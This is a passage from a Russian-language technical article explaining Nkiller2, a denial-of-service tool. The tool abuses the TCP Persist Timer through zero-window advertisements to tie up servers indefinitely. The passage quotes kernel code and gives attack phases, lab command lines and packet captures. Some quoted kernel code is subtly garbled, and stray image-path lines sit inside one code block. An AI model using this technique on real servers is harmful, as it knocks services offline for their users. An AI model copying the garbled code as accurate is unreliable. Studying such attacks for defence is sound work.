Именно это и является частью того, что мы собираемся эксплуатировать. Мы воспользуемся совершенно «нормальным» поведением TCP в своих целях. Разберёмся, как это работает: `max_probes` получает значение `sysctl_tcp_retries2` — это контролируемая из пространства пользователя переменная из `/proc/sys/net/ipv4/tcp_retries2`, значение которой обычно по умолчанию равно 15.

Далее возможны два случая.

Первый случай: SOCK_DEAD — сокет «мёртвый» или «осиротевший» (orphan), что обычно происходит, когда состояние соединения — `FIN_WAIT_1` или любое другое завершающее состояние из диаграммы переходов состояний TCP (RFC 793). В этом случае `max_probes` получает значение от `tcp_orphan_retries()`, определённой следующим образом:

```
net/ipv4/tcp_timer.c:
/-----\

/* Calculate maximal number of retries on an orphaned socket. */
static int tcp_orphan_retries(struct sock *sk, int alive)
{
    int retries = sysctl_tcp_orphan_retries; /* May be zero. */

    /* We know from an ICMP that something is wrong. */
    if (sk->sk_err_soft && !alive)
        retries = 0;

    /* However, if socket sent something recently, select some safe
     * number of retries. 8 corresponds to >100 seconds with minimal
     * RTO of 200msec. */
    if (retries == 0 && alive)
        retries = 8;
    return retries;
}

\-----/
```

Переменная `alive` вычисляется из следующей строки:

```
const int alive = ((icsk->icsk_rto << icsk->icsk_backoff)
    < TCP_RTO_MAX);
```

`TCP_RTO_MAX` — максимальное значение, которое может принять таймаут повторной передачи, определённое в:

```
include/net/tcp.h:
/-----\

#define TCP_RTO_MAX ((unsigned)(120*HZ))

\-----/
```

`HZ` — частота прерываний таймера системы, то есть предполагается период в $1/HZ$ секунд. Независимо от значения `HZ` (которое варьируется от одной архитектуры к другой), всё, что умножается на него, переводится в секунды [4]. Например, $120*HZ$ переводится в 120 секунд, поскольку у нас будет `HZ` прерываний таймера в секунду.

Следовательно, если таймаут повторной передачи меньше максимально допустимого значения в 2 минуты, то `alive = 1` и `tcp_orphan_retries` вернёт 8, даже если `sysctl_tcp_orphan_retries` определён как 0 (что обычно и бывает, как можно увидеть в виртуальной файловой системе `proc:/proc/sys/net/ipv4/tcp_orphan_retries`). Следует, однако, иметь в виду, что RTO (таймаут

повторной передачи) — динамически вычисляемое значение, изменяющееся, например, при перегрузке сети.

На практике сокет оказывается «мёртвым» в ситуации, когда пользовательское приложение запросило от удалённого хоста небольшой объём данных. Приложение может записать все данные сразу и вызвать `close(2)` на сокете. Это приведёт к переходу из `TCP_ESTABLISHED` в `TCP_FIN_WAIT_1`. В норме и согласно RFC 793 состояние `FIN_WAIT_1` автоматически предполагает отправку `FIN` удалённому хосту (активное закрытие). Однако Linux нарушает официальный конечный автомат TCP и поставит этот небольшой объём данных в очередь, отправив `FIN` лишь после того, как все данные будут подтверждены.

```
net/ipv4/tcp.c:
/-----\

void tcp_close(struct sock *sk, long timeout)
{
/* ... */

/* RED-PEN. Formally speaking, we have broken TCP state
 * machine. State transitions:
 *
 * TCP_ESTABLISHED -> TCP_FIN_WAIT1
 * TCP_SYN_RECV -> TCP_FIN_WAIT1 (forget it, it's impossible)
 * TCP_CLOSE_WAIT -> TCP_LAST_ACK
 *
 * are legal only when FIN has been sent (i.e. in window),
 * rather than queued out of window. Purists blame.
 *
 * F.e. "RFC state" is ESTABLISHED,
 * if Linux state is FIN-WAIT-1, but FIN is still not sent.
 * ...
 */
/* ... */
}

\-----/
```

Второй случай: сокет не мёртв — в этом случае `max_probes` сохраняет значение по умолчанию из `tcp_retries2`.

`icsk->icsk_probes_out` хранит количество отправленных зондов нулевого окна (zero window probes). Его значение сравнивается с `max_probes`, и если оно больше, вызывается `tcp_write_err()`, которая закрывает соответствующий сокет (состояние `TCP_CLOSE`). Если нет, то отправляется зонд нулевого окна через `tcp_send_probe0()`.

```
if (icsk->icsk_probes_out > max_probes) {
    tcp_write_err(sk);
} else {
    /* Only send another probe if we didn't close things up. */
    tcp_send_probe0(sk);
}
```

Один важный фактор здесь — «регенерация» `icsk_probes_out`, которая происходит каждый раз при отправке нами `ACK`, независимо от того, открывает ли этот `ACK` окно или сохраняет его нулевым. В `tcp_ack()` из `tcp_input.c` есть строка, присваивающая 0 значению `icsk_probes_out`:

```
no_queue:
    icsk->icsk_probes_out = 0;
```

Ранее мы упоминали, что функциональность TCP Retransmission Timer слабо связана с Persist Timer. Действительно, связующим «кольцом» между ними является переменная `tcp_retries2`. Также вспомним комментарий выше:

```
/* ...
 * We are in full accordance with RFCs, only probe timer combines both
```

```

    * retransmission timeout and probe timeout in one bottle.  --ANK
    */

```

tcp_retransmit_timer() вызывает tcp_write_timeout() как часть своих проверочных процедур, которая следует логике, схожей с той, что мы видели выше в парадигме Persist Timer. Мы видим, что tcp_retries2 играет здесь тоже ключевую роль.

```

net/ipv4/tcp_timer.c:
/-----\

/*
 * The TCP retransmit timer.
 */

static void tcp_retransmit_timer(struct sock *sk)
{
    /* ... */
    if (tcp_write_timeout(sk))
        goto out;
    /* ... */
}

/* ... */

/* A write timeout has occurred. Process the after effects. */
static int tcp_write_timeout(struct sock *sk)
{
    /* ... */

    retry_until = sysctl_tcp_retries2;
    if (sock_flag(sk, SOCK_DEAD)) {
        const int alive = (icsk->icsk_rto < TCP_RTO_MAX);

        retry_until = tcp_orphan_retries(sk, alive);

        if (tcp_out_of_resources(sk, alive || icsk->icsk_retransmits
                                < retry_until))
            return 1;
    }

    if (icsk->icsk_retransmits >= retry_until) {
        /* Has it gone just too far? */
        tcp_write_err(sk);
        return 1;
    }
}

\-----/

```

Идея объединения двух алгоритмов таймеров упоминается также в RFC 1122. В частности, раздел 4.2.2.17 — «Probing Zero Windows» гласит:

«Эта процедура минимизирует задержку в случае, если нулевое окно вызвано потерей сегмента ACK с обновлением окна. Рекомендуется экспоненциальная задержка повторов, возможно, с некоторым максимальным интервалом, не указанным здесь. Эта процедура похожа на алгоритм повторной передачи, и в реализации можно объединить обе процедуры.»

Кроме того, и OpenBSD, и FreeBSD следуют концепции объединения таймаутов таймеров. Это видно из приведённого ниже фрагмента кода (OpenBSD 4.4).

```

sys/netinet/tcp_timer.c:
/-----\

void
tcp_timer_persist(void *arg)
{

```

```

struct tcpcb *tp = arg;
uint32_t rto;
int s;

s = splsoftnet();
if ((tp->t_flags & TF_DEAD) ||
    TCP_TIMER_ISARMED(tp, TCPT_REXMT)) {
    splx(s);
    return;
}
tcpstat.tcps_persisttimeo++;
/*
 * Hack: if the peer is dead/unreachable, we do not
 * time out if the window is closed. After a full
 * backoff, drop the connection if the idle time
 * (no responses to probes) reaches the maximum
 * backoff that we would use if retransmitting.
 */
rto = TCP_REXMTVAL(tp);
if (rto < tp->t_rttmin)
    rto = tp->t_rttmin;
if (tp->t_rxtshift == TCP_MAXRXTSHIFT &&
    ((tcp_now - tp->t_rcvtime) >= tcp_maxpersistidle ||
    (tcp_now - tp->t_rcvtime) >= rto * tcp_totbackoff)) {
    tcpstat.tcps_persistdrop++;
    tp = tcp_drop(tp, ETIMEDOUT);
    goto out;
}
tcp_setpersist(tp);
tp->t_force = 1;
(void) tcp_output(tp);
tp->t_force = 0;
out:
    splx(s);
}

\-----/

```

Это, разумеется, не означает, что таймеры связаны каким-либо иным образом. Фактически они являются взаимоисключающими: когда один из них устанавливается, другой сбрасывается.

Подводя итог, для успешного запуска и последующей эксплуатации Persist Timer необходимо соблюдение следующих предварительных условий:

- а)** Объём запрошенных данных должен быть достаточно большим, чтобы пользовательское приложение не смогло записать данные все сразу и вызвать `close(2)`, тем самым перейдя в состояние `FIN_WAIT_1` и помечая сокет как `SOCK_DEAD`.
- б)** Предполагая значение `tcp_retries2` по умолчанию, нам нужно отправлять ACK (по-прежнему объявляя нулевое окно) хотя бы раз менее чем через каждые 15 зондов `persist timer`. Этого будет достаточно для сброса `icsk_probes_out` обратно в ноль и избежания ловушки `tcp_write_err()`.

- с)** Объявление нулевого окна должно произойти немедленно после подтверждения всех данных в пути. Это, разумеется, может включать пигги-бэкинг ACK данных вместе с объявлением окна.

Пришло время погрузиться в детали атаки.

4 - Атака

Мы проанализируем шаги атаки вместе с инструментом, автоматизирующим всю процедуру, — `Nkiller2`. `Nkiller2` является значительным расширением оригинального `Nkiller`, написанного мной

ранее и основанного на идее из [1]. Nkiller2 выводит атаку на другой уровень, который мы вскоре обсудим.

4.1 - Ловушки истощения памяти ядра

Идея, представленная в [1], в момент публикации была почти смертоносной атакой. Целью Netkill было истощение доступной памяти ядра путём выдачи множества запросов, которые оставались бы без ответа со стороны получателя в плане подтверждения данных. Предполагалось, что эти запросы будут предполагать отправку небольшого объёма данных, так что пользовательское приложение запишет данные все сразу, вызовет `close(2)` и перейдёт к обслуживанию остальных запросов. Как мы упоминали ранее, как только приложение закрыло сокет, состояние TCP переходит в `FIN_WAIT_1`, в котором сокет помечается как осиротевший (`orphan`) — то есть отключается от пространства пользователя и больше не занимает слоты очереди соединений. Таким образом, можно сделать достаточно большое количество подобных запросов, не беспокоясь о том, что у пользовательского приложения закончатся слоты доступных соединений. Каждый запрос частично заполняет соответствующие буферы ядра, что в итоге доводит систему до краха, когда память ядра заканчивается.

Однако идея, лежащая в основе Netkill, больше не представляет угрозы для современных реализаций сетевого стека. Большинство из них предоставляют механизмы, нейтрализующие потенциал атаки путём мгновенного уничтожения осиротевших сокетов в случае острой нехватки памяти. Например, Linux вызывает специальный обработчик `tcp_out_of_resources()`, работающий с такими ситуациями.

```
net/ipv4/tcp_timer.c:
/-----\

/* Do not allow orphaned sockets to eat all our resources.
 * This is direct violation of TCP specs, but it is required
 * to prevent DoS attacks. It is called when a retransmission timeout
 * or zero probe timeout occurs on orphaned socket.
 *
 * Criteria is still not confirmed experimentally and may change.
 * We kill the socket, if:
 * 1. If number of orphaned sockets exceeds an administratively configured
 *    limit.
 * 2. If we have strong memory pressure.
 */
static int tcp_out_of_resources(struct sock *sk, int do_reset)
{
    struct tcp_sock *tp = tcp_sk(sk);
    int orphans = atomic_read(&tcp_orphan_count);

    /* If peer does not open window for long time, or did not transmit
     * anything for long time, penalize it. */
    if ((s32)(tcp_time_stamp - tp->lsndtime) > 2*TCP_RTO_MAX || !do_reset)
        orphans <= 1;

    /* If some dubious ICMP arrived, penalize even more. */
    if (sk->sk_err_soft)
        orphans <= 1;

    if (orphans >= sysctl_tcp_max_orphans ||
        (sk->sk_wmem_queued > SOCK_MIN_SNDBUF &&
         atomic_read(&tcp_memory_allocated) > sysctl_tcp_mem[2])) {
        if (net_ratelimit())
            printk(KERN_INFO "Out of socket memory\n");
    }

    /* Catch exceptional cases, when connection requires reset.
     * 1. Last segment was sent recently. */
    if ((s32)(tcp_time_stamp - tp->lsndtime) <= TCP_TIMEWAIT_LEN ||
        /* 2. Window is closed. */
        (!tp->snd_wnd && !tp->packets_out))
```

```

        do_reset = 1;
    if (do_reset)
        tcp_send_active_reset(sk, GFP_ATOMIC);
    tcp_done(sk);
    NET_INC_STATS_BH(LINUX_MIB_TCPABORTONMEMORY);
    return 1;
}
return 0;
}

\-----/

```

Комментарии и код говорят сами за себя. `tcp_done()` переводит TCP в состояние `TCP_CLOSE`, фактически уничтожая соединение, которое в этот момент, скорее всего, находилось в состоянии `FIN_WAIT_1` (функция `tcp_done` также вызывается из упомянутой выше `tcp_write_err()`).

В дополнение к вышеупомянутой ловушке, способ работы Netkill расходует много пропускной способности обеих сторон, делая атаку более заметной и менее эффективной. Netkill отправляет шквал SYN-пакетов жертве, ждёт SYNACK и отвечает завершением трёхстороннего рукопожатия, пигги-бэкируя запрос полезной нагрузки в текущем АСК. Поскольку ответы на данные от пользовательского приложения жертвы (обычно веб-сервера) не приходят, TCP начинает повторно передавать эти пакеты. Эти пакеты несут значительный объём данных, размер которых пропорционален начальному окну и `mss`. Минимальный объём данных обычно составляет 512 байт, и, учитывая огромное количество повторных передач, это может привести к перегрузке сети, потере пакетов и красным тревогам у системных администраторов.

Как мы видим, исчерпание памяти ядра — не самый легко достижимый вариант в современных операционных системах, по крайней мере с помощью универсальной DoS-атаки. Вектор атаки должен быть адаптирован к современным условиям.

4.2 - Вектор атаки

Наша цель — выполнить универсальную DoS-атаку, отвечающую следующим критериям:

- a)** Продолжительность атаки должна быть максимально затянута. Эксплуатация TCP Persist Timer продлевает её до бесконечности. Единственные временные ограничения будут исходить от пользовательского приложения.
- b)** Никакие ресурсы не будут тратиться с нашей стороны на хранение каких-либо данных о состоянии жертвы. Любые расходуемые ресурсы памяти будут $O(1)$, то есть, независимо от количества зондов, отправленных жертве, наша потребность в памяти никогда не превысит определённого начального объёма.
- c)** Потребление пропускной способности будет сведено к минимуму. По возможности следует избегать перегрузки трафика.
- d)** Атака должна влиять на доступность как пользовательского приложения, так и ядра в той мере, в которой это возможно.

Для выполнения требования **b)** мы будем использовать поведение, основанное на триггере пакетов, и устаревшую технику обратных (клиентских) SYN-куки (`reverse syn cookies`). По сути, это означает, что наши ответы будут строго зависеть только от пакетов, полученных от жертвы. Как это вообще возможно? Мы будем использовать серию техник разбора пакетов и создавать пакеты таким образом, чтобы они несли в себе всю информацию, необходимую для принятия решений.

Общая процедура будет следующей:

- Фаза 1.

Атакующий отправляет группу SYN-пакетов жертве. В поле порядкового номера он закодировал магическое число, полученное из криптографического хеша { IP назначения и порт, исходный IP и порт } и секретного ключа. Таким образом, он может определить, соответствует ли полученный SYNACK-пакет именно отправленным им SYN-пакетам. Это делается путём сравнения (ACK seq number - 1) SYNACK-ответа жертвы с хешем четырёхкортежа сокета того же пакета, основанным на секретном ключе. Мы вычитаем 1, поскольку флаг SYN занимает один порядковый номер согласно RFC 793. Описанная техника известна как обратные SYN-куки, поскольку отличается от обычных SYN-куки, защищающих от SYN-флуда: они используются с обратной стороны — клиентом, а не сервером. За вычисление куки и последующее кодирование отвечает функция `calc_cookie()` Nkiller2.

Помимо кодирования порядкового номера, мы также воспользуемся удобной возможностью, предоставляемой TCP, в наших собственных целях. Опция временных меток TCP (TCP Timestamp Option) обычно используется как ещё один способ оценки RTT. Опция использует два 32-битных поля: `tval` — значение, монотонно возрастающее с тактом TCP-часов, которое заполняется текущим отправителем, и `tsecr` (timestamp echo reply — эхо-ответ временной метки) — эхо-значение, отражающее то, что удалённый хост указал в поле `tval` пакета, на который отвечает текущий. Хост, иницирующий соединение, помещает опцию в первый SYN-пакет, заполняя `tval` значением и обнуляя `tsecr`. Только если удалённый хост отвечает временной меткой в SYNACK-пакете, все последующие сегменты могут продолжать содержать эту опцию. `build_timestamp()` встраивает опцию временной метки в создаваемый заголовок TCP, а `get_timestamp()` извлекает её из ответного пакета.

TCP Timestamps Option (TSopt):

Kind: 8

Length: 10 bytes

+-----+-----+-----+-----+					
Kind=8	10		TS Value (TSval)		TS Echo Reply (TSecr)
+-----+-----+-----+-----+					
1	1		4		4

Мы будем использовать опцию Timestamp как средство отслеживания времени. Впоследствии нам придётся эксплуатировать TCP Persist Timer и в конечном счёте отвечать на некоторые его зонды, что потребует вычисления прошедшего времени. Следовательно, мы закодируем текущее системное время нашей стороны в первое значение `tval`. В SYNACK-ответе, который мы получим, поле `tsecr` будет отражать это же значение. Таким образом, вычитая значение из поля эхо-ответа из текущего системного времени, мы можем определить, сколько времени прошло с момента нашей последней передачи пакетов, не сохраняя никаких данных о состоянии для каждого зонда. Мы будем извлекать и кодировать информацию временных меток из каждого последующего пакета. Временные метки поддерживаются каждой современной реализацией сетевого стека, поэтому с ними не возникнет никаких трудностей.

- Фаза 2.

Жертва отвечает SYNACK-ом на каждый из начальных SYN-зондов атакующего. Такие пакеты легко отличить от остальных, поскольку никакой другой пакет не будет иметь одновременно флаг SYN и флаг ACK. Кроме того, как отмечалось выше, мы можем определить, относятся ли эти пакеты к нашим собственным зондам, а не к другому соединению, происходящему одновременно с хостом, — с помощью техники обратных SYN-куки.

Необходимо упомянуть, что ни при каких обстоятельствах не следует позволять ядру нашей системы влиять на какие-либо наши соединения. Поэтому следует заблаговременно отфильтровать весь трафик, направляемый к атакуемым портам жертвы или исходящий от них.

Получив SYNACK-ответы жертвы, мы завершаем трёхстороннее рукопожатие, отправив требуемый ACK (`send_probe: S_SYNACK`). Мы также пигги-бэкируем данные запроса к целевому пользовательскому приложению. Мы экономим пропускную способность, время и усилия, используя вполне допустимое поведение. Здесь больше ничего интересного не происходит.

- Фаза 3.

Теперь всё немного усложняется. Именно здесь путь разветвляется в зависимости от реализации сетевого стека целевого хоста. Nkiller2 использует концепцию виртуальных состояний — мой термин для способа разграничения уникальных случаев путём разбора пакета на предмет релевантной информации. Обработчик, отвечающий за разбор ответов жертвы и выбор следующего виртуального состояния, — `check_replies()`. Он устанавливает переменную `state` соответствующим образом, и `main()` может затем определить в своём основном цикле следующий курс действий — по существу, вызвав универсальный крафтер пакетов `send_probe()` с соответствующим аргументом состояния и обновив некоторые переменные цикла.

Первый случай: целевой хост отправляет чистый ACK (то есть пакет без данных), подтверждающий нашу полезную нагрузку, отправленную в фазе 2. Это виртуальное состояние обозначается как `S_FDACK` (State - First Data Acknowledgment) в кодовой базе Nkiller2.

Второй случай: целевой хост отправляет ACK, подтверждающий нашу нагрузку из фазы 2, пигги-бэкированный с первым ответом пользовательского приложения на наш запрос. Обычно это происходит благодаря функциональности отложенного подтверждения (Delayed Acknowledgment), согласно которой TCP некоторое время (порядка микросекунд) ждёт, не появятся ли данные, которые можно отправить вместе с ACK.

Как правило, поведение Linux соответствует первому случаю, тогда как *BSD и Windows — второму. Критический вопрос здесь — когда отправлять объявление нулевого окна. В идеале можно было бы ответить на чистый ACK первого случая своим собственным ACK (с тем же номером подтверждения, что и порядковый номер в пакете жертвы), объявляющим нулевое окно. Однако в большинстве случаев у нас не будет такой возможности, поскольку TCP жертвы отправит немедленно после этого чистого ACK первые данные пользовательского приложения в отдельном сегменте. Таким образом, если мы объявим нулевое окно, когда удалённый TCP уже записал в сеть первые данные, нам не удастся запустить Persist Timer, как мы видели при анализе в части 3 данной статьи. Следовательно, мы перестраховываемся и выбираем игнорировать FDACK и ждать прибытия первого сегмента данных.

- Фаза 4.

Этот этап также отличается в зависимости от операционной системы, поскольку он тесно связан с фазой 3. Для всех чисел, упоминаемых далее, предположим, что начальные объявление окна и `mss` Nkiller равны 1024. Linux в обычных условиях отправит два сегмента данных минимум по 512 байт каждый. Дополнительно, каждый сегмент данных, следующий за первым, будет иметь установленный флаг PUSH. С другой стороны, реализации *BSD и BSD-производных отправят один большой сегмент данных размером 1024 байта без установки флага PUSH.

Чтобы принимать правильные решения в каждом конкретном случае, Nkiller2 необходимо указать номер шаблона. Различные сетевые стеки легко идентифицировать с помощью уже существующих инструментов, поэтому, если вы не уверены в целевой системе, используйте возможность определения ОС Nmap или, в крайнем случае, метод проб и ошибок. В настоящее время, имея всего 2 различных шаблона (`T_LINUX` и `T_BSDWIN`), Nkiller2 способен работать против огромного количества систем.

В шаблоне по умолчанию (Linux) Nkiller2 отправит объявление нулевого окна в ACK второго сегмента (что будет также включать подтверждение первого сегмента), тогда как при работе с BSD или Windows — в ACK первого и единственного сегмента данных. Разграничение между этими

двумя случаями происходит в основном теле `send_probe()` в ветви `case S_DATA_0` (State - Data 0, то есть первый пакет данных).

- Фаза 5.

После успешной отправки пакета нулевого окна (вне зависимости от того, как и когда это произошло) TCP целевого хоста начнёт отправлять нулевые зонды. Именно здесь мы выполняем требование **с)** — минимизацию расхода пропускной способности. Каждая повторная передача будет включать чистые ACK (Linux) или максимум 1 байт данных (BSD/Windows). Каждый нулевой зонд имеет длину всего 52 байта, считая заголовки TCP/IP и опцию временной метки TCP, в отличие от пакетов повторной передачи (512 + 40 байт или 1024 + 40 байт каждый), которые происходили бы при запуске TCP retransmission timer, как в случае с netkill.

Интересный вопрос здесь — когда лучше всего отвечать на нулевые зонды, чтобы TCP persist timer был идеально продлён навсегда с минимальным количеством пакетов. Используя технику временных меток TCP, мы можем вычислить время, прошедшее с момента отправки объявления нулевого окна (поскольку это был наш последний пакет, и его временное значение будет отражено в `tsecr`) до момента получения пакета.

```
check_replies()
/-----\

    if (get_timestamp(tcp, &tsval, &tsecr)) {
        if (gettimeofday(&now, NULL) < 0)
            fatal("Couldn't get time of day\n");
        time_elapseded = now.tv_sec - tsecr;
        if (o.debug)
            (void) fprintf(stdout, "Time elapseded: %u (sport: %u)\n",
                           time_elapseded, sockinfo.sport);
    }


    ...


    if (ack == calc_ack && (!datalen || datalen == 1)
        && time_elapseded >= o.probe_interval) {
        state = S_PROBE;
        gooddone++;
        break;
    }

\-----/
```

Таким образом, мы можем решить, следует ли нам отвечать на текущий нулевой зонд (`S_PROBE`) в зависимости от предварительно определённой грубой оценки временного промежутка. Мы также используем это значение `probe_interval` для разграничения нулевого зонда и `FDACK`, поскольку в данном бесстатусном режиме у нас нет других характеристик пакетов, кроме времени прибытия. Эта фаза знаменует выполнение нашей 1-й цели — максимальное продление атаки.

Ниже представлено графическое изображение процедуры. Помните, что состояния являются чисто виртуальными. Со своей стороны мы не храним никакой информации.





Единственное, на что ещё нужно ответить, — в какой мере мы достигли цели **d)**. Насколько на самом деле эффективна атака? Ответ таков: это зависит от того, что именно мы атакуем. Атака на одно пользовательское приложение обычно приводит либо к коллапсу очереди отложенных соединений (backlog queue), либо к достижению максимально допустимого числа одновременно принятых соединений. В обоих случаях доступность пользовательского приложения упадёт до нуля и останется в таком состоянии на потенциально неограниченное время. Следует, однако, иметь в виду, что надёжные серверные приложения вроде Apache имеют собственный Timeout, независимый от TCP. Цитируя из руководства Apache:

«Директива Timeout в настоящее время определяет период времени, в течение которого Apache будет ждать три вещи:

- 1. Общее время, необходимое для получения GET-запроса.*
- 2. Промежуток времени между получением TCP-пакетов в запросе POST или PUT.*
- 3. Промежуток времени между ACK-ами при передаче TCP-пакетов в ответах.»*

По умолчанию Timeout Apache httpd = 300, то есть 5 минут. По аналогичной логике, таймаут lighttpd по умолчанию составляет около 6 минут. Тем не менее, пока цикл атаки продолжается (подсказка: опция Nkiller -n0), нет надежды ни для какого сервера, не защищённого stateful-файрволом, ограничивающим общее количество пакетов, достигающих хоста (что само по себе всё равно не будет достаточной мерой с учётом эксплуатации TCP Persist Timer).

Одновременно на SendQueue каждого установленного соединения расходуются полезные ресурсы ядра. Однако для исчерпания памяти ядра нам придётся проводить одновременную атаку на несколько приложений (Nkiller2 не оптимизирован для этого). Таким образом, объём расходуемых ресурсов ядра будет пропорционален числу атакуемых приложений и количеству успешных соединений с каждым из них. Даже если один сервис временно упадёт по той или иной причине, остальные приложения продолжат расходовать память с переполненным TCP SendQueue.

4.3 Тестовые случаи

Время для реальных примеров. Мы продемонстрируем, как Nkiller2 эксплуатирует функциональность Persist Timer, и одновременно укажем на различное поведение системы Linux в сравнении с системой OpenBSD. Запрашиваемый файл должен быть размером более 4,0 Кбайт (экспериментальное значение).

- Тестовый случай 1.

```
Attacker: 10.0.0.12, Linux 2.6.26
Target: 10.0.0.50, Apache1.3, OpenBSD 4.3

# iptables -A INPUT -s 10.0.0.50 -p tcp --dport 80 -j DROP
# iptables -A INPUT -s 10.0.0.50 -p tcp --sport 80 -j DROP
# ./nkiller2 -t 10.0.0.50 -p80 -w /file -v -nl -Tl -P120 -s0 -g

Starting Nkiller 2.0 ( http://sock-raw.org )
Probes: 1
Probes per round: 100
Pcap polling time: 100 microseconds
Sleep time: 0 microseconds
Key: Nkiller31337
Probe interval: 120 seconds
Template: BSD | Windows
Guardmode on

# tcpdump port 80 and host 10.0.0.50 -n

08:55:30.017021 IP 10.0.0.12.40428 > 10.0.0.50.80: S 3456779693:
3456779693(0) win 1024 <timestamp 1232693730 0,nop,nop,mss 1024>
08:55:30.017280 IP 10.0.0.50.80 > 10.0.0.12.40428: S 3072651811:
3072651811(0) ack 3456779694 win 16384 <mss 1460,nop,nop,timestamp
464912143 1232693730>
08:55:30.017461 IP 10.0.0.12.40428 > 10.0.0.50.80: . 1:23(22) ack 1
win 1024 <timestamp 1232693730 464912143,nop,nop>
08:55:30.019288 IP 10.0.0.50.80 > 10.0.0.12.40428: . 1:1013(1012) ack 23
win 17204 <nop,nop,timestamp 464912143 1232693730>
08:55:30.019311 IP 10.0.0.12.40428 > 10.0.0.50.80: . ack 1013 win 0
<timestamp 1232693730 464912143,nop,nop>
08:55:35.009929 IP 10.0.0.50.80 > 10.0.0.12.40428: . 1013:1014(1) ack 23
win 17204 <nop,nop,timestamp 464912153 1232693730>
08:55:40.009505 IP 10.0.0.50.80 > 10.0.0.12.40428: . 1013:1014(1) ack 23
win 17204 <nop,nop,timestamp 464912163 1232693730>
08:55:45.009056 IP 10.0.0.50.80 > 10.0.0.12.40428: . 1013:1014(1) ack 23
win 17204 <nop,nop,timestamp 464912173 1232693730>
08:55:53.008388 IP 10.0.0.50.80 > 10.0.0.12.40428: . 1013:1014(1) ack 23
win 17204 <nop,nop,timestamp 464912189 1232693730>
08:56:09.007027 IP 10.0.0.50.80 > 10.0.0.12.40428: . 1013:1014(1) ack 23
win 17204 <nop,nop,timestamp 464912221 1232693730>
08:56:41.004286 IP 10.0.0.50.80 > 10.0.0.12.40428: . 1013:1014(1) ack 23
win 17204 <nop,nop,timestamp 464912285 1232693730>
08:57:40.999239 IP 10.0.0.50.80 > 10.0.0.12.40428: . 1013:1014(1) ack 23
win 17204 <nop,nop,timestamp 464912405 1232693730>
08:57:40.999910 IP 10.0.0.12.40428 > 10.0.0.50.80: . ack 1013 win 0
<timestamp 1232693860 464912405,nop,nop>
...
```

Обратите внимание: OpenBSD передаёт начальные данные httpd в одном сегменте, в который включён ACK на нашу нагрузку. Nkiller2 подтверждает этот пакет, одновременно объявляя нулевое окно. После этого TCP OpenBSD передаёт нулевой зонд и устанавливает Persist Timer. Примерно через 120 секунд (57:40 - 55:30) мы отвечаем на зонд Persist Timer. Заметьте, что мы указали probe_interval с помощью опции -P120 (приблизительно 120 секунд).

- Тестовый случай 2.

```
Attacker: 10.0.0.12, Linux 2.6.26
Target: 10.0.0.101, Apache2.2.3, Debian "etch" (2.6.18)

# iptables -A INPUT -s 10.0.0.101 -p tcp --dport 80 -j DROP
# iptables -A INPUT -s 10.0.0.101 -p tcp --sport 80 -j DROP
```

```
# ./nkiller2 -t 10.0.0.101 -p80 -w /file -n1 -T0 -P50 -s0 -v

Starting Nkiller 2.0 ( http://sock-raw.org )
Probes: 1
Probes per round: 100
Pcap polling time: 100 microseconds
Sleep time: 0 microseconds
Key: Nkiller31337
Probe interval: 50 seconds
Template: Linux

# tcpdump port 80 and host 10.0.0.101 -n

01:09:33.350783 IP 10.0.0.12.26528 > 10.0.0.101.80: S 3497611066:
3497611066(0) win 1024 <timestamp 1232752173 0,nop,nop,mss 1024>
01:09:33.350893 IP 10.0.0.101.80 > 10.0.0.12.26528: S 2167814821:
2167814821(0) ack 3497611067 win 5792 <mss 1460,nop,nop,timestamp
4294906445 1232752173>
01:09:33.351189 IP 10.0.0.12.26528 > 10.0.0.101.80: . 1:23(22) ack 1
win 1024 <timestamp 1232752173 4294906445,nop,nop>
01:09:33.351308 IP 10.0.0.101.80 > 10.0.0.12.26528: . ack 23 win 5792
<nop,nop,timestamp 4294906445 1232752173>
01:09:33.382100 IP 10.0.0.101.80 > 10.0.0.12.26528: . 1:513(512) ack 23
win 5792 <nop,nop,timestamp 4294906452 1232752173>
01:09:33.382138 IP 10.0.0.101.80 > 10.0.0.12.26528: P 513:1025(512) ack 23
win 5792 <nop,nop,timestamp 4294906452 1232752173>
01:09:33.389359 IP 10.0.0.12.26528 > 10.0.0.101.80: . ack 513 win 512
<timestamp 1232752173 4294906452,nop,nop>
01:09:33.389508 IP 10.0.0.12.26528 > 10.0.0.101.80: . ack 1025 win 0
<timestamp 1232752173 4294906452,nop,nop>
